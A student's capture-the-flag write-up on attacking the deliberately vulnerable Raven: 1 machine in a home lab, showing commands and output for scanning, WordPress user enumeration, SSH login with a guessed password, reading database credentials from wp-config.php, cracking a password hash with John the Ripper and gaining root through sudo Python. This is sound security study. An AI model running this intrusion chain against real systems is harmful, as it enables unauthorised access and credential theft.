

Raven: 1

Capture The Flag

Sean Bachiller

Computer Systems Technology Student

Spring 2021

<b>Raven: 1</b>	<b>2</b>
<b>Raven VM</b>	<b>3</b>
<b>Kali Linux VM</b>	<b>3</b>
<b>Learning objectives</b>	<b>4</b>
<b>Reconnaissance</b>	<b>5</b>
<b>First flag - Source code analysis</b>	<b>6</b>
<b>Second Flag - Exploiting an open SSH port</b>	<b>9</b>
<b>Misconfigured MySQL settings</b>	<b>10</b>
<b>Cracking Steven's password - John the Ripper</b>	<b>13</b>
<b>Fourth flag - Gaining root access</b>	<b>14</b>
<b>Third flag - Misconfigured wp_posts</b>	<b>15</b>
<b>Reflection</b>	<b>16</b>
<b>References</b>	<b>17</b>

## **Raven: 1**

The objective of this project is to introduce myself to various security tools and exploit techniques used to penetrate vulnerable machines. I will be setting up a penetration testing environment, where Kali Linux takes on the role of the attacker, and Raven, a vulnerable machine from Vulnhub, will be the target.

Resources required for this lab:

- VMware Workstation 16 Pro (or any virtualization software)
- Kali Linux virtual machine
- Raven virtual machine (from Vulnhub)


## **Raven VM**

Raven is a beginner-intermediate vulnerable machine from the repository of Vulnhub. In this paper, I will be conducting research on this machine's vulnerabilities, as well as perform and use some of the methods and tools that I used in my first CTF attempt. (Link below)

My first CTF attempt: <https://prodseanb.github.io/docs/Hacking%20MrRobot.pdf>

The challenge for this machine is to find 4 flags. Each flag is progressively hard to find.

Download link: <https://www.vulnhub.com/entry/raven-1,256/>



```
Debian GNU/Linux 8 Raven tty1
Raven login:
```

## **Kali Linux VM**

Kali Linux is an open-source Linux distribution developed by Offensive Security designed primarily for digital forensics and penetration testing. This machine will take on the

role of the attacker. Kali Linux is widely known for its large variety of penetration testing tools. I will be using this machine to attack Raven's vulnerabilities.

Download Link:

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>



### **Learning objectives**

This series of CTF research papers serves to me as a progress journal keeping track of things that I learn in the field of InfoSec and CyberSecurity. To broaden my knowledge base and expertise in the field, I will build projects, perform hands-on labs, as well as conduct research on various topics related to InfoSec, DevOps, AI and Machine Learning, etc.

Some specific learning objectives of this project are as follows:

1. Perform common footprinting techniques
2. Learn common and unique vulnerabilities
3. Discover new ways to attack

4. Find the 4 keys/flags.
5. Learn how to use various security tools

## Reconnaissance

```
Nmap scan report for 172.16.101.128
Host is up (0.00012s latency).
Nmap scan report for 172.16.101.129
```

Running **nmap**, we should be able to find the Vulnhub machine's ip address within our isolated network.

Run a ping scan:

```
nmap -v -sP 172.16.101.0/24
```

**-sP** -- Ping scan to map out live hosts.

Raven's ip address: **172.16.101.129**


```
nmap -v -A 172.16.101.129
```

The **-A** option enables OS detection, version detection, script scanning, and traceroute.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
111/tcp    open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  3,4        111/tcp6    rpcbind
|   100000  3,4        111/udp6    rpcbind
|   100024  1          42124/udp6  status
|   100024  1          44456/tcp   status
|   100024  1          45716/udp   status
|_  100024  1          59598/tcp6  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Right off the bat we get a hint, as we can see on the output, Apache is running an HTTP site that we should check out.

We can open up a browser and type in Raven's address, in my case it's **172.16.101.129**.



### First flag - Source code analysis

While searching for hard-coded hints within the site's source code, I found the first flag in **service.html**.

```
<!-- End footer Area -->  
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

First flag: **b9bbcb33e11b80be759c4e844862482d**

The next move, to search for the next flag, is to scan the site for any vulnerabilities.

I decided to run a Nikto scan:

```
nikto -h 172.16.101.129
```

```

+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.

```

Unfortunately, there was nothing interesting in the output. I am thinking of running a WPScan just in case a Wordpress directory exists on this server.

```
wpscan --url http://172.16.101.129/ --enumerate vp,vt,u
```

The `--url` option specifies the URL of the target.

The `--enumerate` option specifies the types of enumeration processes: **vp**, **vt**, and **u**

**vp** - Scan for vulnerable plugins

**vt** - Scan for vulnerable themes


**u** - Scan for a range of user IDs

```

$ wpscan --url http://172.16.101.129/ --enumerate vp,vt,u

```

---



WordPress Security Scanner by the WPScan Team  
 Version 3.8.14  
 Sponsored by Automattic - <https://automattic.com/>  
 @\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

---

```

Scan Aborted: The remote website is up, but does not seem to be running WordPress.

```

It does not seem to be running Wordpress. I decided to double-check by appending `‘/wordpress/’` to the URL.



## Raven Security

Username or Email Address

Password

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to Raven Security](#)

In this directory we can find a login page. We can go back to our terminal and try running a WPScan again using this directory.

```
wpscan --url http://172.16.101.129/wordpress/ --wp-content-dir -ep -et -eu
```

**--wp-content-dir** -- Since the wp-content is custom and not detected by our initial scan.

**-ep** -- Enumerate plugins

**-et** -- Enumerate themes

**-eu** -- Enumerate users

```
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```



## Second Flag - Exploiting an open SSH port

It looks like we found 2 valid usernames. We can use these to SSH into the server.

When we executed an nmap earlier, we found an open SSH port that we could exploit.

```
22/tcp open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
```

We should be able to SSH using one of the usernames we just acquired:

```
ssh steven@172.16.101.129
```

OR

```
ssh michael@172.16.101.129
```

After a few unsuccessful attempts to log into Steven's account, I tried logging into Michael's.

```
└─$ ssh michael@172.16.101.129
michael@172.16.101.129's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Jun  1 04:12:08 2021 from 172.16.101.1
michael@Raven:~$ █
```

The password I used was 'michael'. This opens a connection remotely, now we can safely assume that the second flag should be in here somewhere:

```
find / -iname *flag*
```

I tried looking for files with \*key\* matches first, but unfortunately there was nothing interesting. Then, I tried looking for files with \*flag\* matches and found our second flag under /var/www/.

```
/var/www/flag2.txt
```

```
michael@Raven:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:~$
```

Second flag: **fc3fd58dcdad9ab23faca6e9a36e581c**

### Misconfigured MySQL settings

Navigating into /var/www/, we can find another folder.

```
michael@Raven:/$ cd /var/www/
michael@Raven:/var/www$ ls
flag2.txt  html
```

**wp-config.php** contains the base configuration for Wordpress.

```
michael@Raven:/var/www/html/wordpress$ ls
index.php      wp-blog-header.php  wp-cron.php      wp-mail.php
license.txt    wp-comments-post.php wp-includes       wp-settings.php
readme.html    wp-config.php       wp-links-opml.php wp-signup.php
wp-activate.php wp-config-sample.php wp-load.php       wp-trackback.php
wp-admin       wp-content          wp-login.php      xmlrpc.php
michael@Raven:/var/www/html/wordpress$ nano wp-config.php
```

This config file contains MySQL credentials for the database “root”.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

MySQL username: **root**

MySQL password: **R@v3nSecurity**

We can use these credentials to log into MySQL:

**mysql -u root -p**

**-u** -- specifies the username.

**-p** -- password will be specified by our input.

```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

This output shows our successful attempt to log into the database with the stolen credentials.

We can list the available databases:

**show databases;**

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| performance_schema |
| wordpress  |
+-----+
4 rows in set (0.03 sec)
```

The database that we're going to check out is "wordpress".

**use wordpress;**

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

From here we can display the available tables within this database:

**show tables;**

```
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)
```

Then, we can display the output from “wp\_users”:

**select \* from wp\_users;**

```
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_activation_key | user_nicename | user_email |
| user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org |
| 2018-08-12 23:31:16 | 0 | Steven Seagull |
+----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

It looks like we have encoded passwords. We already have Michael's password, so now we only have to worry about decrypting Steven's.

### Cracking Steven's password - John the Ripper

John the Ripper is a password recovery tool available in Kali Linux. We're going to use this tool to decrypt a text file that I created containing the hashed password.

```
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84      (?)
1g 0:00:02:21 DONE 3/3 (2021-05-31 17:38) 0.007088g/s 26220p/s 26220c/s 26220C/s p
osups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords r
eliably
Session completed
```

After successfully cracking the encrypted password inside hash.txt, we can display the result:

**john --show hash.txt**

```
└─$ john --show hash.txt
?:pink84

1 password hash cracked, 0 left
```

We have successfully decoded Steven's password, which we can use to log in through SSH.

Steven's password: **pink84**

#### Fourth flag - Gaining root access

```
michael@Raven:~$ ssh steven@localhost
steven@localhost's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$
```

The next move would be to spawn a fully interactive shell. We can use Python for this step:

**python -c 'import pty;pty.spawn("/bin/bash")'**

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
steven@Raven:~$
```

After spending some time looking for entry points, I decided to check out Steven's sudo privileges:

```
steven@Raven:/var/www/html$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@Raven:/var/www/html$
```

It turns out that we can use the same Python script to gain root access. Let's run the script again, but this time with sudo:

**sudo python -c 'import pty;pty.spawn("/bin/bash")'**

```
steven@Raven:/var/www/html$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/var/www/html#
```

We finally have root access. We should be able to find a flag in here somewhere.

```
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
_____
|  _  \
| |_/ /_  _  _  _  _  _
|   // _` \ \ / / _ \ ' _ \
| |\ \ ( _ | \ v /  _/ | | |
\_| \ \ _ , _ | \ / \__| | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~# █
```

I found the next flag, which is flag 4: **715dea6c055b9fe3337544932f2941ce**

### Third flag - Misconfigured wp\_posts

Searching for the 3rd flag, I tried running `find / -iname *flag*` but didn't find anything worth investigating. I also tried logging into the Wordpress page with some of the credentials we have but the connection fails every time.

We're going to approach it with John Svazic's method, which is to analyse the databases for any hints.

In our "wordpress" database, while logged in as "root" in MySQL, there is an interesting table that contains the 3rd flag, hidden in plain sight.

The table we're going to explore is **wp\_posts**:

**select \* from wp\_posts where post\_status != 'publish'\G**

```
mysql> select * from wp_posts where post_status != 'publish'\G
***** 1. row *****
      ID: 4
  post_author: 1
    post_date: 2018-08-13 01:48:31
 post_date_gmt: 0000-00-00 00:00:00
 post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
   post_title: flag3
 post_excerpt:
   post_status: draft
```

This query selects any output from the table with the post\_status field that isn't "publish".

This takes any page-related data that was not published.

In this table we can find the 3rd flag.

Third flag: **afc01ab56b50591e7dccf93122770cd2**

### Reflection

This was a successful demonstration of a basic CTF. The walkthroughs helped me in parts where I was stuck. This is my second CTF, and I'm planning to do more as I learn new strategies and tools to exploit vulnerable machines. In my opinion, the flags in this CTF were organized in an odd way, but that just demonstrates the unpredictability of data you're going to encounter in the industry. Things I learned:

1. Analysing source code for hard-coded clues
2. --wp-content-dir option for WPScan
3. Analysing WordPress directories
4. Exploring MySQL databases
5. Gaining root privileges by spawning a fully interactive tty shell
6. Cracking passwords using John the Ripper



## References

Raven VM: <https://www.vulnhub.com/entry/raven-1,256/>

Mr. Robot CTF: <https://prodseanb.github.io/docs/Hacking%20MrRobot.pdf>

Kali Linux VM:

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

Raven Walkthrough (Nikhil Kumar) :

<https://resources.infosecinstitute.com/topic/raven-1-ctf-walkthrough/>

Raven Walkthrough (Raj Chandel):

<https://www.hackingarticles.in/hack-the-raven-walkthrough-ctf-challenge/>

Raven Walkthrough (John Svazic): <https://infosecjohn.blog/posts/vulnhub-raven/>

WPScan Cheat Sheet Poster:

<https://blog.wpscan.com/wpscan/cheatsheet/poster/2019/11/05/wpscan-cli-cheat-sheet-poster.htm>

1

John the Ripper Password Cracker: <https://www.openwall.com/john/>